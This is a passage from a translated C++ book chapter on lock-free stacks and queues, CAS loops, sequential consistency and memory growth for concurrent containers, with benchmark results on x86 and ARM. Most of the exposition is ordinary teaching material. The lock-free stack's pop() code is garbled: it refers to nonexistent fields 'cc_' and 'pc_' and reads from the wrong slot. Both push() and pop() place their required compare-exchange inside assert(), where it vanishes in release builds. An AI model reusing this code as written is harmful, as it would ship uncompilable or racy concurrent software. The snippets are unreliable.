這兩個問題都需要一個有界的原子自增操作。除非值等於指定值，才進行自增（或自減）。在 C++ 中（或主流硬件上）沒有現成的原子操作，可以使用比較-交換（CAS）來實現，如下所示：

```
1 std::atomic<int> n_ = 0;
2 int bounded_fetch_add(int dn, int maxn) {
3     int n = n_.load(std::memory_order_relaxed);
4     do {
5         if (n + dn >= maxn || n + dn < 0) return -1;
6     } while (!n_.compare_exchange_weak(n, n + dn,
7             std::memory_order_release,
8             std::memory_order_relaxed));
9     return n;
10 }
```

這是一個非常典型的例子，說明如何使用 CAS 操作實現一個複雜的無鎖原子操作：

1. 讀取變量的當前值。
2. 檢查必要的條件。本例中，驗證了增量不會給指定邊界外的值 $[0, \text{maxn}]$ 。如果有界增量失敗，返回-1（通常，對於越界的情況，需要執行特定的操作）。
3. 如果當前值等於前面讀取的值，則會原子地將該值替換為所需的結果。
4. 如果步驟 3 失敗，則當前值已更新，請再次檢查它，並重復步驟 3 和 4，直到成功。

雖然這看起來像是一種鎖，但與鎖有一個根本的區別：CAS 比較在一個線程上失敗的唯一原因是它在另一個線程上成功了（並且原子變量增加了），所以出現共享資源爭用時，至少有一個線程可以成功。

還有一個更重要的觀察結論，它常常決定了可擴展的實現和低效的實現之間的差別。CAS 循環對大多數現代操作系統的調度算法非常不利，不能成功循環的線程會消耗更多的 CPU 時間，並將賦予更高的優先級。這與想要的完全相反，希望當前正在做有用工作的線程運行得更快。解決方案是讓一個線程在嘗試了幾次不成功的 CAS 之後生成調度，這可以通過系統調用來完成，但是 C++ 有一個系統獨立的 API，可以通過 `std::this_thread::yield()` 進行。在 Linux 上，可以通過每隔幾次循環調用 `nanosleep()` 進行休眠，從而獲得儘可能短的時間（1 納秒）來獲得更好的性能：

```
1 int i = 0;
2 while ( ... ) {
3     if (++i == 8) {
4         static constexpr timespec ns = { 0, 1 };
5         i = 0;
6         nanosleep(&ns, NULL);
7     }
8 }
```

同樣的方法也可以用於實現更復雜的原子事務，比如堆棧 `push` 和 `pop`，但必須先弄清楚需要哪些原子變量。對於生產者線程，需要數組中第一個空閒槽的索引。對於消費者線程，需要最後一個完成構造的元素的索引。這需要堆棧當前狀態的信息，並不允許數組中有“洞”出現：




圖 7.14 ——無鎖堆棧:`c_`是最後一個完成構造的元素的索引，`p_`是數組中第一個空閒槽的索引

如果兩個索引當前不相等，`push` 和 `pop` 都不能進行。不同的計數意味著要麼構造一個新元素，要麼是複製當前頂部元素。在這種狀態下的堆棧修改都可能導致數組中出現空洞。

如果兩個索引相等，就可以繼續。為了執行 `push` 操作，需要自動增加生產者索引 `p_`(受數組當前容量限制)。然後，可以在剛才保留的槽中構造新元素(以舊的 `p_` 值為索引)。然後，增加消費者索引 `c_`，表示新元素對消費者線程可用。注意，另一個生產者線程可以在構造完成之前獲取下一個插槽，但必須等到所有新元素都構造好之後，才允許消費者線程彈出元素。這樣的實現是可能的，但更復雜，而且傾向於當前執行的操作。如果當前正在進行 `push`，則 `pop` 必須等待，但另一個 `push` 可以立即進行。結果很可能是，當所有消費者線程都在等待時，一堆 `push` 操作正在執行(如果 `pop` 操作正在進行，效果類似)。

`pop` 的實現與此類似，只是首先遞減消費索引 `c_`以保留頂部的位置，然後遞減 `p_` 從堆棧中複製或移動對象。

還需要學習一個技巧，那就是如何在原子上處理這兩個數。例如，線程必須等待兩個索引值相等，如何做到？如果以原子的方式讀取一個索引，然後以原子的方式讀取另一個索引，那麼第一個索引有可能在讀取後發生了變化。必須在一個原子操作中讀取兩個索引，對索引的其他運算也是如此。C++ 允許聲明由兩個整數組成的原子結構體，但必須小心，硬件平臺很少有雙 CAS 指令，並以原子的方式對兩個長整數進行操作，即使這樣可行，通常也會非常慢。更好的解決方案是將兩個值打包到一個 64 位字中(在 64 位處理器上)。諸如 `load` 或 `compare-and-swap` 之類的硬件原子指令，它們並不關心讀寫的數據，只是複製和比較 64 位的數據。稍後可以將這些位作為 `long`、`double` 或一對 `int` 來處理(當然，原子增量只能是整數，這就是為什麼不能將其用於 `double` 值的原因)。

現在，剩下的就是將前面的算法轉換成代碼：

02b_stack_cas.C

```

1 template <typename T> class mt_stack {
2     std::deque<T> s_;
3     int cap_ = 0;
4     struct counts_t {
5         int p_ = 0; // Producer index
6         int c_ = 0; // Consumer index
7         bool equal(std::atomic<counts_t>& n) {

```

```

8     if (p_ == c_) return true;
9     *this = n.load(std::memory_order_relaxed);
10    return false;
11 }
12 };
13 mutable std::atomic<counts_t> n_;
14 public:
15 mt_stack(size_t n = 100000000) : s_(n), cap_(n) {}
16 void push(const T& v);
17 std::optional<T> pop();
18 };

```

這兩個索引是裝入 64 位原子值的 32 位整數。equal() 可能看起來很奇怪，但是其目的很快就會展現出來。如果兩個下標相等，則返回 true；否則，將從指定的原子變量更新存儲的索引值。這遵循了前面看到的 CAS 模式：若需要的條件沒有滿足，就再次讀取原子變量。

注意，不能再在 STL 堆棧的基礎上構建線程安全的堆棧。容器本身在線程之間共享，即使容器沒有增長，其上的 push() 和 pop() 操作也不是線程安全的。簡單起見，使用了一個 deque，該 deque 初始化時使用了足夠多的默認構造元素。只要不調用容器成員函數，就可以在不同的線程獨立地操作不同的元素。這只是避免同時處理內存管理和線程安全的一種方式。在實際中，都不希望默認構造所有元素（元素類型甚至可能沒有默認構造函數）。通常，高性能併發軟件系統都有自己的自定義內存分配器，也可以使用與堆棧元素類型相同大小和對齊方式的虛擬 STL 容器，但使用簡單的構造函數和析構函數（實現起來不難，留給讀者作為練習）。

push 操作實現了之前討論過的算法：等待索引相等，推進生產者索引 p_，構造新的對象，當完成時推進消費者索引 c_：

02b_stack_cas.C

```

1 void push(const T& v) {
2     counts_t n = n_.load(std::memory_order_relaxed);
3     if (n.p_ == cap_) abort();
4     while (!n.equal(n_) ||
5            !n_.compare_exchange_weak(n, {n.p_ + 1, n.c_},
6                                       std::memory_order_acquire,
7                                       std::memory_order_relaxed)) {
8         if (n.p_ == cap_) { ... allocate more memory ... }
9     };
10    ++n.p_;
11    new (&s_[n.p_]) T(v);
12    assert(n_.compare_exchange_strong(n, {n.p_, n.c_ + 1},
13                                      std::memory_order_release, std::memory_order_relaxed));
14 }

```

最後的 CAS 操作應該永遠不會失敗，除非代碼中有 Bug。調用線程成功地推進了 p_，其他線程就不能更改這兩個值，直到同一個線程推進了 c_進行匹配（這是一種低效的操作，但修復這種複雜性的代價很高）。另外，為了簡便起見，我們省略了在循環中對 nanosleep() 或 yield() 的調用，但這在實際實現中都是必不可少的。

pop 操作類似，首先遞減消費者索引 `c_`，然後從堆棧中移除頂部元素時，遞減 `p_` 以匹配 `c_`：

02b_stack_cas.C

```
1 std::optional<T> pop() {
2     counts_t n = n_.load(std::memory_order_relaxed);
3     if (n.c_ == 0) return std::optional<T>(std::nullopt);
4     while (!n.equal(n_) || 
5            !n_.compare_exchange_weak(n, {n.p_, n.c_ - 1},
6            std::memory_order_acquire,
7            std::memory_order_relaxed)) {
8         if (n.c_ == 0) return std::optional<T>(std::nullopt);
9     };
10    --n.cc_;
11    std::optional<T> res(std::move(s_[n.p_]));
12    s_[n.pc_].~T();
13    assert(n_.compare_exchange_strong(n, {n.p_ - 1, n.c_},
14        std::memory_order_release, std::memory_order_relaxed));
15    return res;
16 }
```

同樣，如果程序正確，最後的 compare-and-swap 也不會失敗。

無鎖堆棧是可能的最簡單的無鎖數據結構之一，而且它相當複雜。驗證實現是否正確所需的測試並不簡單，除了所有的單線程單元測試之外，還必須驗證是否存在條件競爭。在最新的 GCC 和 CLANG 編譯器中，可以使用諸如線程殺毒器 (TSAN) 之類的工具，這使得這項任務變得更加容易。這些工具的優點是，可以檢測潛在的數據競爭，而不僅僅是測試期間實際發生的數據競爭 (在小型測試中，觀察到兩個線程同時不正確地訪問同一內存的概率非常低)。

經過我們的努力，無鎖堆棧的性能如何？如預期的那樣，在 x86 處理器上，它的性能還是不敵自旋鎖的版本：

Benchmark	Time	CPU	Iterations	User Counters...
threads:1	45.3 ns	45.2 ns	15462348	items_per_second=22.0902M/s
threads:2	42.1 ns	46.9 ns	16349270	items_per_second=23.7578M/s
threads:4	40.7 ns	50.4 ns	17170732	items_per_second=24.5901M/s
threads:8	42.4 ns	59.8 ns	16422144	items_per_second=23.6032M/s

圖 7.15 ——x86 CPU 上無鎖堆棧的性能 (與圖 7.11 相比)

為了進行比較，自旋鎖保護的堆棧可以在同一臺機器上每秒執行大約 70M 個操作。這與前一節對性能評估的預期一致。然而，同樣的評估表明，無鎖堆棧可能優於 ARM 處理器。基準測試證明瞭我們的努力沒有白費：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	53.6 ns	53.6 ns	13193592	items_per_second=18.6595M/s
threads:2	52.8 ns	54.8 ns	14487646	items_per_second=18.954M/s
threads:4	47.2 ns	99.8 ns	11795564	items_per_second=21.1826M/s
threads:8	50.4 ns	138 ns	14672854	items_per_second=19.824M/s
threads:16	44.3 ns	122 ns	16898512	items_per_second=22.5975M/s
threads:32	49.5 ns	181 ns	15305120	items_per_second=20.2042M/s
threads:64	52.4 ns	256 ns	13373594	items_per_second=19.0812M/s
threads:128	118 ns	5661 ns	6491098	items_per_second=8.44097M/s
threads:160	183 ns	3158 ns	4137120	items_per_second=5.46998M/s

圖 7.16 - ARM CPU 上無鎖堆棧的性能 (與圖 7.12 相比)

基於鎖的堆棧單線程性能更好，如果線程數量大，則無鎖堆棧的速度要快得多。如果基準測試包含大量的 `top()` 調用 (許多線程在一個線程拋出頂層元素之前讀取了它)，或者如果生產者和消費者線程是不同的 (一些線程只使用 `push()`，而其他線程只使用 `pop()`)，那麼無鎖堆棧的優勢就會更大。

本節中，我們研究了線程安全堆棧數據結構的不同實現。為了理解線程安全需要什麼，必須分別分析每個操作，以及多個併發操作的交互。以下是我們得到的經驗：

- 有了好的鎖實現，鎖保護的堆棧提供了合理的性能，並且比其他選擇簡單得多。
- 關於數據結構的使用，限制特定於應用程序的信息，都應該用來以較低的成本獲得較好的性能。但這不是開發通用解決方案的地方，而實現儘可能少的特性，並試圖從限制中獲得性能優勢才是要做的事情。
- 通用的無鎖實現是可能的，但對於像堆棧這樣簡單的數據結構，也相當複雜。有時，這種複雜性甚至是合理的。

目前為止，我們還沒有討論到內存管理的問題。當堆棧耗盡容量時，它隱藏在分配更多內存的後面。我們稍後會再回到這個問題上的。這裡，先讓我們探索一下其他的數據結構。

7.4. 線程安全的隊列

隊列是一個非常簡單的數據結構，可以從兩端訪問的數組：數據添加到數組的隊尾，在隊頭刪除數據。實現時，隊列和堆棧還是有一些區別和相似的，接下來我們會經常將隊列和堆棧進行對比。

就像堆棧一樣，STL 也有隊列容器 `std::queue`，當涉及到併發性時，也有相同的問題：刪除元素的接口不是事務性的，需要三個獨立的成員函數共同完成。如果使用帶有鎖的 `std::queue` 創建一個線程安全的隊列，就必須像堆棧那樣對其進行包裝：

03_queue.C

```

1 template <typename T> class mt_queue {
2     std::queue<T> s_;
3     mutable spinlock l_;
4 public:
5     void push(const T& v) {
6         std::lock_guard g(l_);
7         s_.push(v);

```

```

8 }
9 std::optional<T> pop() {
10    std::lock_guard g(l_);
11    if (s_.empty()) {
12        return std::optional<T>(std::nullopt);
13    } else {
14        std::optional<T> res(std::move(s_.front()));
15        s_.pop();
16        return res;
17    }
18 }
19 };

```

這裡使用自旋鎖（比互斥鎖快）。`front()` 的實現方式與 `pop()` 相似，只是不需要刪除頭部元素。基準測試會測量“一個元素推入隊列，並將其彈出”所花費的時間。使用上一節中做測試的 x86 機器，可以得到以下的結果：

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	15.5 ns	15.5 ns	45231678	items_per_second=64.6135M/s
threads:2	12.6 ns	15.8 ns	54795510	items_per_second=79.5163M/s
threads:4	13.2 ns	16.9 ns	53454312	items_per_second=75.7439M/s
threads:8	14.1 ns	19.9 ns	49915888	items_per_second=70.9185M/s

圖 7.17 - 由自旋鎖保護的 `std::queue` 性能

為了進行比較，在相同的硬件上，沒有鎖的 `std::queue` 每秒可以發送 280M 個元素（一個 item 表示 push 和 pop，所以這裡測試的是每秒可以通過隊列吞吐多少個元素）。其結果與堆棧的情況非常相似，為了比鎖保護的版本更好，必須嘗試一下無鎖實現。

7.4.1 無鎖隊列

開始設計無鎖隊列之前，要對每個事務進行詳細的分析，就像對堆棧那樣。同樣，假設隊列建立在一個數組或類似數組的容器上（這裡推遲討論關於數組存滿時會發生的問題）。將元素推入隊列看起來就像堆棧一樣：




圖 7.18 - 在隊列尾部添加元素（生產者視角）

這裡需要數組中第一個空槽的下標。然而，從隊列中刪除元素與在堆棧上的相同操作不同。可以在圖 7.19 中看到（與圖 7.9 比較）：




圖 7.19 - 在隊頭部移除元素 (消費者視角)

元素從隊列的頭部刪除，因此需要尚未刪除的第一個元素的索引（隊列當前的頭）。

現在來看看隊列和堆棧之間的區別。堆棧中，生產者和消費者都在同一個位置上操作：堆棧的頂部。若生產者開始在堆棧頂部構造新元素，消費者就必須等待其完成。`pop` 操作不能返回最後一個構造的元素，而不會在數組中留下一個空洞，而且在構造完成之前，不能返回正在構造的元素。

對於隊列來說，情況就不同了。只要隊列不是空的，生產者和消費者就根本不會交互。`push` 操作不需要知道頭部的索引是什麼，而 `pop` 操作不關心隊尾的索引。生產者和消費者不會對同一內存位置的訪問進行競爭。

當遇到這樣的情況，即有幾種不同的方式來訪問數據結構，並且它們（大多數）不相互交互。建議首先考慮將這些角色分配給不同線程的場景，進一步簡化使用每一種線程的方式。我們的例子中，其意味著一個生產者線程和一個消費者線程。

因為只有生產者需要訪問返回索引，而且只有一個生產者線程，不需要為這個索引使用原子整數。類似地，索引只是普通整數。在隊列變為空時，兩個線程才會交互。為此，需要一個原子變量，表示隊列的大小。生產者在第一個空槽中構造新元素，並向前推進返回索引（可以以任何順序，因為只有一個生產者線程）。然後，增加隊列的大小，以反映隊列現有的元素數量。

消費者必須按相反的順序操作。檢查隊列大小，確保隊列不為空。然後消費者可以從隊列中獲取第一個元素，並推進隊列頭部的索引。當然，不能保證在檢查和訪問頭部元素時，隊列大小不會改變。但這也不會引起任何問題。因為，只有一個消費者線程，而生產者線程只能增加隊列大小。

在探索堆棧的過程中，沒討論向數組添加更多內存的問題，並假設已知堆棧的最大容量，並且不會超過（如果超過了該容量，也可以使 `push` 操作失敗）。對於隊列來說，同樣的假設就不夠了。隨著元素的添加和從隊列中刪除，前後的索引都會移動，並最終到達數組的末尾。當然，數組的第一個元素未使用，所以最簡單的解決方案是將數組視為循環緩衝區，並對數組下標使用取模運算：

03a_atomic_pc_queue.C

```

1 template <typename T> class pc_queue {
2 public:
3     explicit pc_queue(size_t capacity) :
4         capacity_(capacity),
5         data_(static_cast<T*>(::malloc(sizeof(T)*capacity_))) {}
6     ~pc_queue() { ::free(data_); }
7     bool push(const T& v) {
8         if (size_.load(std::memory_order_relaxed) >= capacity_)
9             return false;
10        new (data_ + (back_ % capacity_)) T(v);

```

```

11     ++back_;
12     size_.fetch_add(1, std::memory_order_release);
13     return true;
14 }
15 std::optional<T> pop() {
16     if (size_.load(std::memory_order_acquire) == 0) {
17         return std::optional<T>(std::nullopt);
18     } else {
19         std::optional<T> res(
20             std::move(data_[front_ % capacity_]));
21         data_[front_ % capacity_].~T();
22         ++front_;
23         size_.fetch_sub(1, std::memory_order_relaxed);
24         return res;
25     }
26 }
27 private:
28     const size_t capacity_;
29     T* const data_;
30     size_t front_ = 0;
31     size_t back_ = 0;
32     std::atomic<size_t> size_;
33 };

```

隊列需要一個特殊的基準測試，因為在設計上受了一些限制：一個生產者線程和一個消費者線程：

03a_atomic_pc_queue.C

```

1 pc_queue<size_t> q(1UL<<20);
2 void BM_queue_prod_cons(benchmark::State& state) {
3     const bool producer = state.thread_index & 1;
4     const size_t N = state.range(0);
5     for (auto _ : state) {
6         if (producer) {
7             for (size_t i = 0; i < N; ++i) q.push(i);
8         } else {
9             for (size_t i = 0; i < N; ++i)
10                 benchmark::DoNotOptimize(q.pop());
11     }
12 }
13 state.SetItemsProcessed(state.iterations()*N);
14 }
15 BENCHMARK(BM_queue_prod_cons)->Arg(1)->Threads(2)
16 ->UseRealTime();
17 BENCHMARK_MAIN();

```

為了進行比較，應該在相同的條件下對鎖保護的隊列進行基準測試（鎖的性能通常對線程競爭非常敏感）。同一臺 x86 機器上，兩個隊列的吞吐量大致相同，為每秒 100M 個整數元素。在

ARM 處理器上，鎖相對來說更耗時，我們的隊列也不例外：

Benchmark	Time	CPU	Iterations	UserCounters...
lock/threads:2	19.0 ns	20.7 ns	35751840	items_per_second=52.7533M/s
atomic/threads:2	6.66 ns	13.3 ns	102595788	items_per_second=150.108M/s

圖 7.20 - ARM 上基於鎖的整數隊列與無鎖整數隊列的性能對比

即使是在 x86 上，分析也不完整。前一節中，若堆棧元素很大，那麼複製所需的時間要長於線程同步（鎖定或原子操作）。因為大多數時候，一個線程仍然需要等待另一個線程完成複製，所以不能充分利用使用這個堆棧，從而提出了替代方案：指針堆棧，將實際數據存儲在其他地方。缺點是需要另一個線程安全的容器，來存儲這些數據（程序需要將其存儲在某個地方）。對於隊列來說，這仍然是可行的建議，但現在有了另一個選擇。隊列中的生產者和消費者線程不會互相等待，它們的交互在檢查大小後結束。如果數據元素很大，那麼無鎖隊列就有優勢，因為兩個線程可以同時複製數據，並且比起線程競爭的時間要短得多。要進行這樣的基準測試，只需要創建一個大型對象隊列，比如一個包含大型數組的結構體。即使是在 x86 硬件上，也如預期的一樣，無鎖隊列執行的更快：

Benchmark	Time	CPU	Iterations	UserCounters...
lock/threads:2	1743 ns	3088 ns	372874	items_per_second=573.82k/s
atomic/threads:2	685 ns	1370 ns	967384	items_per_second=1.45913M/s

圖 7.21 - x86 上基於鎖的隊列與無鎖隊列的性能對比

即使有強加的限制，這也是非常有用的數據結構。當已知隊列元素數量的上限時，這個隊列可以用於在生產者和消費者線程之間傳輸數據，或者處理生產者在推送數據前的情況（等待）。隊列非常高效，更重要的是它具有非常低的、可預測的延遲：隊列本身沒有鎖，也沒有等待。線程間不需要互相等待，除非隊列已滿。如果消費者必須對隊列中獲取的數據元素進行處理，並且開始的消費能力小於隊列增加的速度，這樣隊列很快會填滿。這時，常見的方法是讓生產者處理不能入隊的元素。這將在生產者線程產生延遲，直到消費者能夠趕上生產的速率（因為會無序地處理數據，這種方法並不適用於每個程序，但通常非常高效）。

對於許多生產者或消費者線程的情況，隊列的泛化將使實現更加複雜。即使使前後端索引原子化，基於原子的無等待算法也無法工作。如果多個消費者線程讀取一個非零的值，這不再足以讓其他線程繼續。對於多個使用者，當一個線程檢查發現非零時，大小可以減少，並變為零（在第一個線程測試大小之後，在嘗試訪問隊列前端之前，其他線程彈出了所有元素）。

通用的解決方案是使用與堆棧相同的技術，將 front 和 back 索引打包到一個 64 位原子類型中，並使用比較-交換以原子方式訪問。其實現類似於堆棧的實現，理解了上一節中的代碼的讀者可以來實現這個隊列了。在文獻中還可以找到其他無鎖隊列解決方案，本章將提供足夠的背景知識來理解、比較和測試這些實現。

正確地實現複雜的無鎖數據結構是很耗時的工作，需要技能和注意力。完成實現之前需要進行一些性能評估，這樣就可以知道努力是否可能得到回報。這裡使用模擬基準測試，將非線程安全數據結構（每個線程的本地）上的操作與共享變量（鎖或原子數據）上的操作結合在一起。其目標是提出等效計算的代碼，可以進行基準測試。不過，這樣並不完美，如果有一個無鎖隊列的想法，有三個原子變量，每個原子變量上都有比較和交換操作，並且發現評估的基準測試要比自旋鎖保護的隊列慢好幾倍，那麼實現出來的隊列就不太可能有好的回報。

對部分實現的代碼進行基準測試的第二種方法是構造基準測試，以避免未實現的某些極端情況。如果希望隊列在大部分時間內不為空，並且初始實現不處理空隊列的情況，就應該對該實現進行基準測試，並限制基準測試，以便隊列永遠不會為空。這個基準測試將表明我們是否在正確的軌道上，將顯示在非空隊列情況下期望的性能。實際上，當堆棧或隊列耗盡內存時，我們已經採用了這種方法。這裡，只是簡單地假設這種情況不會經常發生，並構建了基準測試來避免這種情況。

還有另一種類型的併發數據結構實現，使用起來很高效。接下來要來瞭解一下。

7.4.2 順序不一致的數據結構

首先回到最開始的問題，什麼是隊列？當然，是一種數據結構，首先添加的元素先檢索。實現中，元素添加到底層數組的順序保證了這一點。比如：新元素添加到前面，而舊元素從後面讀取。

仔細檢查一下這個定義是否仍然適用於併發隊列。當從隊列中讀取一個元素時，執行如下代碼：

```
1 T pop() {
2     T return_value;
3     return_value = data[back];
4     --back;
5     return return_value;
6 }
```

返回值可以包裝在 `std::optional` 中或通過引用傳遞。關鍵是從隊列中讀取值，減少返回索引，並將元素值返回給調用者。多線程程序中，線程可以進行搶佔。如果有兩個線程 A 和 B，並且線程 A 從隊列中讀取最舊的元素，有可能是線程 B 首先完成 `pop()`，並將其值返回給調用者。因此，如果按順序將兩個元素 X 和 Y 放入隊列，並且有多個線程將它們取出並打印，那麼程序將打印 Y，然後打印 X。當多個線程將元素推入隊列時，會發生同樣的重新排序。最終，即使隊列保持嚴格的順序（如果暫停程序並檢查內存中的數組，元素順序正確），程序其餘部分退出隊列的元素的順序不能保證與進入隊列的順序一致。

當然，順序也不是完全隨機的。即使在併發程序中，堆棧看起來也與隊列不同。從隊列中檢索到的數據的順序與添加值的順序大致相同，大規模重排很少發生（由於某種原因，當一個線程延遲了很長時間時，就會發生大規模重排）。

隊列仍然會保留的屬性是順序一致性。順序一致產生的輸出與所有線程一次執行一個操作（沒有任何併發性）的程序的輸出相同，任何特定線程執行操作的順序都不會改變。換句話說，程序接受所有線程執行的操作序列，並可以交叉執行，但不會重新排序。

順序一致性是一種便捷的屬性，分析這類程序的行為要容易得多。在隊列的情況下，線程 A 將兩個元素 X 和 Y 入隊，X 先入隊，然後是 Y，並且線程 B 會將它們彈出隊列，並且將以正確的順序出現。另一方面，這兩個元素可能由兩個不同的線程彈出隊列。這樣，它們可以以任意順序出現，所以程序必須能夠處理這樣的情況。

如果放棄順序一致性，就為設計併發數據結構開闢了一種全新的方法。我們以隊列來探討，其基本思想是：可以有幾個單線程子隊列，而非單個線程安全隊列。每個線程必須以原子的方式獲

得這些子隊列中的所有權。最簡單的實現方法是，使用指向子隊列的原子指針數組，如圖 7.22 所示。為了獲得該隊列的所有權，同時防止其他線程訪問該隊列，需要將子隊列指針自動交換為空。




圖 7.22 - 基於通過原子指針訪問數組子隊列的非順序一致隊列

需要訪問隊列的線程必須獲得一個子隊列，可以從指針數組的任何元素開始。如果為空，則該子隊列當前處於繁忙狀態，然後嘗試下一個元素，以此類推，直到只剩下一個子隊列。此時，只有一個線程在子隊列上操作，因此不需要線程安全（子隊列甚至可以是 `std::queue`）。操作（push 或 pop）完成後，線程原子性地將子隊列指針寫回數組，將子隊列的所有權返回給隊列。

`push` 操作必須繼續嘗試剩下的子隊列，直到找到子隊列為止（或者，可以允許 `push` 在嘗試一定次數後失敗，向調用者發出隊列太忙的信號）。`pop` 操作可能會保留一個子隊列，結果發現是空的。這種情況下，必須嘗試從另一個子隊列中彈出（可以在隊列中保持元素的原子計數，若隊列是空的，可以快速返回）。

當然，`pop` 可能在一個線程上失敗，並報告隊列為空。實際上，這並不是因為另一個線程將新數據推入隊列。但這可能發生在併發隊列上，一個線程檢查隊列大小，發現隊列是空的，但在控制權返回給調用者之前，隊列可能會成為非空隊列。同樣，順序一致性對多個線程的可見性不一致性，需要進行了一些限制，而非順序一致性隊列使彈出元素的順序變得不確定。儘管順序有些亂，但還能接受。

不過，這並不是適用於所有數據結構，當大多數類似於隊列順序可以接受時，順序不一致可以產生明顯的性能提升，特別是在有許多線程的系統中。在一個運行許多線程的大型 x86 服務器上，進行順序不一致隊列擴展後的情況：

03b_nonconst_queue.C

Benchmark	Time	CPU	Iterations	UserCounters...
threads:1	5737 ns	5737 ns	1086358	items_per_second=174.307k/s
threads:2	3402 ns	6716 ns	1928072	items_per_second=293.935k/s
threads:4	3989 ns	11788 ns	2387356	items_per_second=250.698k/s
threads:8	2865 ns	11618 ns	3020096	items_per_second=349.089k/s
threads:16	1841 ns	10826 ns	3538512	items_per_second=543.244k/s
threads:32	1364 ns	13223 ns	5124128	items_per_second=733.347k/s
threads:64	1044 ns	17840 ns	6503808	items_per_second=957.496k/s
threads:112	906 ns	29997 ns	7608272	items_per_second=1.10371M/s

圖 7.23 - 順序不一致隊列的性能

這個基準測試中，所有線程都執行 `push` 和 `pop` 操作，並且元素相當大（複製每個元素需要複製 1KB 的數據）。為了進行比較，自旋鎖保護的 `std::queue` 在單個線程上具有相同的性能（大

約每秒 170k 個元素)，但根本沒有擴展性 (整個操作都是鎖定的)，而且性能下降得很慢 (由於鎖定的開銷)，對於最大線程數來說，性能會下降到 (大約) 每秒 130k 個元素。

當然，若出於性能考慮，可以接受順序不一致程序的混亂，那麼許多其他數據結構也可以使用這種方法。

當涉及到併發順序容器 (如堆棧和隊列) 時，我們要討論的最後一個主題是如何處理需要更多內存的情況

7.4.3 並行數據結構的內存管理

現在來討論內存管理的問題，之前假設數據結構的初始內存分配已經足夠，至少對於不會使整個操作變成單線程的無鎖數據結構來說是這樣的。本章中看到鎖保護的和順序不一致的數據結構沒有這個問題，在鎖或搶佔所有權的方式下，只有一個線程操作特定的數據結構，所以內存按照常規的方式分配。

對於無鎖數據結構，內存分配是一個重大挑戰。這通常是一個耗時的操作，特別是當數據必須複製到新位置時。多個線程可能會讓數據結構的內存耗盡，通常只有一個線程可以添加新的內存 (很難讓那部分也變成多線程)，其餘的線程必須等待。對於這個問題沒有較好的通用解決方案，這裡只是給出一些建議。

首先，最好的選擇是避免這個問題。當需要無鎖數據結構時，可以估計其最大容量並預分配內存，例如：知道要進入隊列的數據元素的總數。或者可以將問題推給調用者，可以告訴調用者數據結構的容量不足，而不是增加內存。對於無鎖數據結構的性能來說，這可能是一個可以接受的折衷方案。

如果需要增加內存，最理想的做法是添加內存時，但不復制現有數據結構。這意味著不能簡單地分配更多內存，並將所有內容複製到新位置。相反，必須將數據存儲在固定大小的內存塊中，就像 `std::deque` 一樣。當需要更多內存時，會分配另一個內存塊，通常會有一些指針地址需要更改，但不會複製數據。

完成內存分配的所有情況下，這是很少發生的事件。如果不是這樣，那麼使用由鎖或獨佔所有權保護的單線程的數據結構就好。這個罕見事件的性能不是關鍵，可以簡單地鎖定整個數據結構，並讓一個線程執行內存分配和必要的更新。關鍵的是公共內存地址，也就是意味著不需要更多內存的地址，所以程序會運行的很快。

這個想法非常簡單，不希望每次都在每個線程上獲取內存鎖，串行化整個程序。也不需要這樣做，大多數時候，不會內存不足，也不需要這個鎖。因此，需要檢查原子標誌。只有當內存分配正在進行，並且所有線程都必須等待時，才會設置該標誌：

```
1 std::atomic<int> wait; // 1 if managing memory
2 if (wait == 1) {
3     ... wait for memory allocation to complete ...
4 }
5 if ( ... out of memory ... ) {
6     wait = 1;
7     ... allocate more memory ...
8     wait = 0;
9 }
10 ... do the operation normally ...
```

